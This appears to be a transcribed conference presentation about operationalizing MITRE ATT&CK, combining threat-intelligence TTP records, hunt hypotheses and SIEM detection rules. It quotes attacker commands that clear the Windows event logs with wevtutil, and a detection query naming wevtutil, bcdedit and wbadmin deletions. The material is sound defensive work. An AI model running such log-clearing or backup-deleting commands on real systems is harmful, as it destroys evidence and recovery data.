The screenshot shows a software interface for managing TTPs (Techniques, Tactics, and Procedures). The main window displays a list of TTPs with their IDs (e.g., 18, 5, 19, 20, 34, 47, 48, 49, 50, 11) and search icons. Below this is a navigation bar with tabs: HYPOTHESIS, TTPS (which is selected), and AUDIT. Underneath are buttons for EDIT, DETAIL, VIEW, and AUTHOR, along with a search bar.

A modal dialog box is open, providing detailed information about a specific TTP:

- id:** 101
- report:** 4
- author:** [REDACTED]
- created:** 2018-05-29T14:06:02Z
- killchain:** Installation
- tactic:** Defense Evasion
- technique:** Disabling Security Tools
- tool:** [REDACTED]
- note:** C:\Windows\system32\cmd.exe /c wevtutil.exe cl System - C:\Windows\system32\cmd.exe /c wevtutil.exe cl Security - (See screen shot at bottom of p. 6)
- patterns_trends:** To further cover their tracks the deletion of the System & Security windows event log is performed, this will be used to try and make any analysis more difficult. [REDACTED]
- location:** p. 6
- campaign:** [REDACTED]
- qa_notes:** [REDACTED]
- qa_approved:** true

At the bottom right of the modal is a "Close" button.

Hypothesis

The screenshot shows a hypothesis detail view in a software interface. On the left, there is a list of hypotheses with their IDs (18, 5, 19, 20, 34, 47, 48, 49, 50, 11) and search icons. Below this is a navigation bar with tabs: HYPOTHESIS (selected), TTPS, AUDIT, EDIT, DETAIL, VIEW, ACTIONA, and a Close button. A status bar at the bottom displays the text "Looking for cmd running thi..." and "index=edr ("cmd" OR "pow".

id: 8
actionable: Yes
hypothesis: Looking for cmd running this utilities that could delete event logs and other traces of compromise.
gaps: [REDACTED]
det_dev_needs:
note: [REDACTED]
author: [REDACTED]
created: 2018-05-29T14:06:02Z
modified: 2018-09-06T13:02:17.471162Z



Behavior

The screenshot shows a software interface with a sidebar and a main content area.

Left Sidebar:

- EDITION:** CIRT_SID
- HYPOTHESIS:** (selected)
- TTPS**
- AUDIT**
- DETAIL**
- VIEW**
- ACTIONA**

Main Content Area:


RT TICKET	NOTE	AUTHOR	ACTIONS
33	id: 34		
13	cirt_sid: 402		
402	rt_ticket: note: index=edr ("cmd" OR "powershell") AND ("wevtutil.exe cl" OR "bcdedit.exe /set" OR "wbadmin.exe delete")		
	author: Justin Sherenco		
	created: 2018-09-06T13:02:17.481789Z		
	modified: 2018-10-01T14:28:41.620742Z		
	actors: [REDACTED]		

Buttons:

- Close** (button in the bottom right corner of the modal)



Content Development CD/CI



```
1  {
2      "type": "rule",
3      "active": true,
4      "search_type": "attack",
5      "saved_search_name": "ATTCK - Defense Evasion - Powershell or cmd.exe running wevtutil.exe|bcdedit.exe|wbadmin.exe - CS",
6      "description": "Looking for cmd running this utilities that could delete event logs and other traces of compromise.",
7      "source": "https://[REDACTED].html",
8      "author": {
9          "name": "Justin Sherenco",
10         "email": "justin.sherenco@ge.com"
11     },
12     "campaigns": [
13         "[REDACTED]"
14     ],
15 }
```



So what?





What can the metadata tell us about our coverage?

ATT&CK Techniques with Behaviors

KC3 - Delivery				KC5 - Installation		KC6 - Command and Control			KC7 - Actions on Objectives				
Initial Access	Defense Evasion	Execution	Persistence	Command and Control	Discovery	Collection	Credential Access	Exfiltration	Lateral Movement	Privilege Escalation			
Drive-by Compromise	Access Token Manipulation	Control Panel Items	.bash_profile and .bashrc	Data Obfuscation	Account Discovery	Audio Capture	Account Manipulation	Automated Exfiltration	AppleScript	Access Token Manipulation			
Exploit Public-Facing Application	Control Panel Items	AppleScript	Accessibility Features	Commonly Used Port	Application Window Discovery	Automated Collection	Bash History	Data Compressed	Application Deployment Software	Accessibility Features			
Hardware Additions	BITS Jobs	CMSTP	AppCert DLLs	Communication Through Removable Media	Browser Bookmark Discovery	Clipboard Data	Credential Dumping	Data Encrypted	Distributed Component Object Model	AppCert DLLs			
Replication Through Removable Media	Binary Padding	Command-Line Interface	ApnInit DLLs	Connection Proxy	Data and Directory Discovery	Data Staged	Brute Force	Data Transfer Size Limits	Exploitation of Remote Services	ApnInit DLLs			
Spearphishing Attachment	Bypass User Account Control	Dynamic Data Exchange	Application Shimming	Custom Command and Control Protocol	File and Directory Discovery	Data from Information Repositories	Credentials in Files	Exfiltration Over Alternative Protocol	Logon Scripts	Application Shimming			
Spearphishing Link	CMSTP	Execution through API	Authentication Package	Custom Cryptographic Protocol	Network Service Scanning	Data from Local System	Credentials in Registry	Exfiltration Over Command and Control Channel	Pass the Hash	Bypass User Account Control			
Spearphishing via Service	Clear Command History	Execution through Module Load	BITS Jobs	Data Encoding	Network Share Discovery	Data from Network Shared Drive	Exploitation for Credential Access	Exfiltration Over Other Network Medium	Pass the Ticket	DLL Search Order Hijacking			
Supply Chain Compromise	Code Signing	Exploitation for Client Execution	Create Account	Domain Fronting	Password Policy Discovery	Data from Removable Media	Forced Authentication	Exfiltration Over Physical Medium	Replication Through Removable Media	Dylib Hijacking			
Trusted Relationship	Component Firmware	InstallUtil	Bootkit	Fallback Channels	Peripheral Device Discovery	Email Collection	Hooking	Exfiltration Over Command and Control Channel	Remote Desktop Protocol	Exploitation for Privilege Escalation			
Valid Accounts	Component Object Model Hijacking	Graphical User Interface	Browser Extensions	Multi-Stage Channels	Permission Groups Discovery	Input Capture	Input Capture	Exfiltration Over Alternative Protocol	Remote File Copy	Extra Window Memory Injection			
	DCShadow	LSASS Driver	Change Default File Association	Multi-hop Proxy	Process Discovery	Man in the Browser	Input Prompt	Exfiltration Over Other Network Medium	Remote Services	File System Permissions Weakness			
	DLL Search Order Hijacking	Launchctl	Component Firmware	Multiband Communication	Query Registry	Screen Capture	Kerberoasting	Exfiltration Over Physical Medium	SSH Hijacking	Hooking			
		Local Job Scheduling	Component Object Model Hijacking	Multilayer Encryption	Remote System Discovery	Video Capture	Keychain	Exfiltration Over Command and Control Channel					



What can the metadata tell us about our tools?




Confidence profiles



Determine tools abilities to detect on MITRE data sources

There's always value in the metadata...

What can the operationalization of ATT&CK enable?



Behavioral coverage and capabilities analytics

124%

ATT&CK alerts have a 124% higher true positive rate



In progress: actor tracking and prioritization

Key Takeaways

1 Operationalization

→ Integrated cross-team operations breaks down siloes and enables better communication, leading to higher fidelity alerts and better detection

2 Intelligence driven defense

→ Intelligence can drive and support the creation of detection tailored to behavioral trends observed in the wild

3 Value in the metadata

→ Hosting cross-team operations in a single tool allows for more complex analysis and a better understanding of behavioral coverage and threat trends

Contact Information

Justin Sherenco

justin.sherenco@ge.com

@jsherenco

Emma MacMullan

emma.macmullan@ge.com

